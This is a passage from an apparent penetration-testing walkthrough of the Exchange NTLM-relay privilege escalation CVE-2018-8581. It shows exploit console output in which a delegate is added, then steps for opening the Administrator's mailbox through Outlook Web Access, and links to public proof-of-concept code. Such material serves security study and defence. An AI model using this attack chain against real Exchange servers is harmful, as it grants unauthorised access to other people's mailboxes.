        [*] Trying authenticate current user...
        [+] Authentication and request sent successfully
[+] Delegate removed
[*] Sending 'PushSubscription' EWS request...
        [*] Got 401 response with NTLM NONCE.
        [*] Trying authenticate current user...
        [+] Authentication and request sent successfully
[+] Sending 'PushSubscription' EWS request successfully
[*] Now start to relay NTLM...
[*] Started httpserver on port 8080
[*] Start to add delegate, Plz wait...
10.0.2.2 - - [13/Sep/2019 06:57:04] "POST / HTTP/1.1" 401 -
10.0.2.2 - - [13/Sep/2019 06:57:04] "POST / HTTP/1.1" 401 -
10.0.2.2 - - [13/Sep/2019 06:57:04] "POST / HTTP/1.1" 401 -
[+] Delegate added
```


Privilege Escalation Script

Once the script is finished a message will appear that will inform the user that the mailbox of the target account can be displayed via Outlook or Outlook Web Access portal.




Privilege Escalation Script – Delegation Complete

Authentication with Outlook Web Access is needed in order to be able to view the delegated mailbox.




Outlook Web Access Authentication

Outlook Web Access has a functionality which allows an Exchange user to open the mailbox of another account if he has permissions.




Open Another Mailbox

The following Window will appear on the screen.



Open Another Mailbox Window

The mailbox of the Administrator will open in another tab to confirm the elevation of privileges.



References

- https://www.zerodayinitiative.com/blog/2018/12/19/an-insincere-form-of-flattery-impersonating-users-on-microsoft-exchange
- https://github.com/thezdi/PoC/tree/master/CVE-2018-8581
- https://github.com/WyAtu/CVE-2018-8581